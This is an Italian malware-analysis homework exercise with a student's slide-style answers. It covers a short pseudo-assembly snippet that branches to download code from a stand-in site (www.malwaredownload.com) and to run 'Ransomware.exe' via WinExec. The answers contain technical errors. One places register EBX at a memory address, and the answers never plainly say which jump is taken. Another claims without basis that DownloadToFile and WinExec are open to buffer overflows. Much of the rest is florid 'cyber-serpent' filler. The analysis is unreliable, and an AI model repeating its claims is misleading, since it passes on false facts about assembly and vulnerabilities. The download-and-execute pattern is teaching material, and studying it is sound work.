

S11-L5

TRACCIA

Con riferimento al codice presente nella slide successiva, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware. Esercizio Traccia e requisiti
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.



CODICE DA ANALIZZARE

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

TRACCIA 1

Il malware in esame presenta un'interessante caratteristica: un salto condizionale basato sul valore di un registro di memoria specifico.

In particolare, il malware monitora il registro EBX situato all'indirizzo 00401068 e verifica se il suo valore è pari a 11.

Se questa condizione viene soddisfatta (EBX = 11), il malware compie un'azione non banale: salta ad un'altra posizione di memoria, alterando il proprio comportamento.

Questo meccanismo di salto condizionale conferisce al malware una notevole flessibilità e lo rende potenzialmente più pericoloso rispetto ai malware statici.

La capacità di adattare il proprio comportamento in base a determinate condizioni permette al malware di eludere più facilmente i sistemi di difesa tradizionali e di sfruttare vulnerabilità specifiche dell'ambiente in cui viene eseguito.

In termini tecnici, il salto condizionale viene realizzato utilizzando un'istruzione di branching condizionale, come JNZ (Jump if Not Zero) o JE (Jump if Equal), che verifica il valore di EBX e, se soddisfa la condizione specificata (EBX = 11), indirizza il flusso di esecuzione del programma verso un'altra porzione di codice.

L'utilizzo di salti condizionali rappresenta una strategia sofisticata da parte degli sviluppatori di malware, che consente loro di creare malware più adattabili e resistenti alle misure di sicurezza.

L'analisi di questo tipo di malware richiede un approccio accurato che consideri le diverse condizioni che possono influenzare il suo comportamento e le potenziali conseguenze di ogni salto condizionale.

In definitiva, il salto condizionale evidenzia l'evoluzione del malware verso forme sempre più complesse e pericolose.

Gli analisti di sicurezza e gli sviluppatori di software di sicurezza devono essere consapevoli di questa minaccia e adottare strategie di analisi e difesa in grado di contrastare efficacemente i malware condizionali.


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

TRACCIA 2

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

DESCRIZIONE TRACCIA 2

Nell'analisi del malware, la comprensione del flusso di esecuzione è fondamentale per svelare i segreti del cyber-serpente.

I salti condizionali, come bivi in un tetro vicolo cyberpunk, rappresentano snodi cruciali che determinano il comportamento del malware.

Per facilitare la visualizzazione di questi salti, proponiamo un sistema di codifica cromatica.

I salti condizionali eseguiti con successo saranno evidenziati con una linea verde e l'istruzione stessa verrà cerchiata in verde.

In questo scenario, il malware ha superato la "condizione" e ha proseguito il suo codice in una nuova direzione.

Al contrario, i salti condizionali non effettuati saranno cerchiati in rosso.

In questo caso, la "condizione" non era vera e il malware ha continuato lungo il suo percorso originale.

Questo sistema di codifica, come una mappa illuminata nel buio, aiuta gli analisti a visualizzare facilmente quali percorsi vengono effettivamente seguiti dal malware.

Decodificando i salti condizionali e visualizzando il loro flusso, possiamo comprendere meglio le tattiche e le strategie del cyber-serpente, anticipando le sue mosse e neutralizzando le sue minacce.

TRACCIA 3

Il Cyber-Serpente Bifido: Analisi di un Malware Multiforme.

Il malware in questione emerge come un cyber-serpente bifido, dotato di due teste velenose:

1. **Testa del Download:** Questa testa permette al malware di scaricare nuovo malware direttamente da internet, come un ragno che tesse la sua tela oscura. In questo modo, il malware può aggiornare il suo arsenale di minacce con le ultime armi informatiche, rendendolo più pericoloso e difficile da contrastare.

2. **Testa dell'Esecuzione:** La seconda testa, altrettanto letale, consente al malware di eseguire file dannosi già presenti sul sistema compromesso. Come un ninja digitale che si muove nell'ombra, il malware sfrutta le vulnerabilità esistenti per scatenare il caos e seminare il terrore.

La natura dinamica di questo cyber-serpente rende la sua analisi e la sua rimozione un'impresa ardua. Come un camaleonte che si mimetizza nell'ambiente, il malware è in grado di adattare il suo modus operandi in base alle circostanze, sfruttando le debolezze del sistema e sfuggendo alle difese tradizionali.

Per sconfiggere questo cyber-serpente bifido, è necessaria una strategia di difesa altrettanto adattabile e intelligente. Gli analisti devono adottare un approccio dinamico all'analisi del malware, osservando attentamente il suo comportamento e identificando i modelli di download ed esecuzione. Inoltre, gli strumenti di difesa devono essere in grado di evolversi in tempo reale, anticipando le potenziali mosse del malware e neutralizzando le sue tattiche subdole.

La lotta contro questo malware è una battaglia in continua evoluzione, che richiede un connubio di conoscenze accademiche e dell'ingegno cyberpunk. Solo attraverso la comprensione profonda delle sue capacità e l'innovazione costante delle nostre difese possiamo sperare di domare questo cyber-serpente e salvaguardare i nostri sistemi dalle sue insidie.



TRACCIA 4

CALL

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

DESCRIZIONE

TRACCIA 4

Il Codex del Cyber-Ninja: Smascherando le Vulnerabilità delle Funzioni DownloadToFile() e WinExec().

Nel regno delle ombre digitali, dove il codice diventa arma e i dati il bottino, emergono due funzioni pericolose: DownloadToFile() e WinExec().

Queste funzioni, come lame affilate nelle mani di un cyber-ninja, possono essere sfruttate per infliggere gravi danni ai sistemi.

DownloadToFile(): Scarica un file da un URL e lo salva sul disco locale.

Parametro: URL del file da scaricare.

Metodo di chiamata: Utilizza l'istruzione push per inserire l'URL nello stack.

WinExec(): Esegue un file eseguibile.

Parametro: Percorso assoluto del file eseguibile da eseguire.

Metodo di chiamata: Utilizza l'istruzione push per inserire il percorso del file nello stack.

Vulnerabilità: Tuttavia, queste funzioni apparentemente innocue nascondono una trappola mortale: la vulnerabilità agli attacchi di overflow del buffer.

Un aggressore esperto può sfruttare questa debolezza per iniettare codice arbitrario nel sistema, prendendo il controllo come un cyber-ninja che si infila nella fortezza nemica.

Soluzione: Per contrastare questa minaccia, è necessario implementare una misura di sicurezza fondamentale: il controllo della lunghezza dei parametri. Prima di copiarli nel buffer, è necessario verificare che la loro dimensione non superi i limiti consentiti. Questo semplice controllo può fungere da scudo contro gli attacchi di overflow del buffer, salvaguardando il sistema da intrusioni indesiderate.

In definitiva, la battaglia contro le vulnerabilità informatiche richiede una combinazione di conoscenze tecniche e strategie di sicurezza proattive.

Solo attraverso la comprensione profonda delle minacce e l'implementazione di adeguate misure di protezione possiamo difendere i nostri sistemi dai cyber-ninja e dai loro attacchi subdoli.



**GRAZIE
PER
L'ATTENZIONE**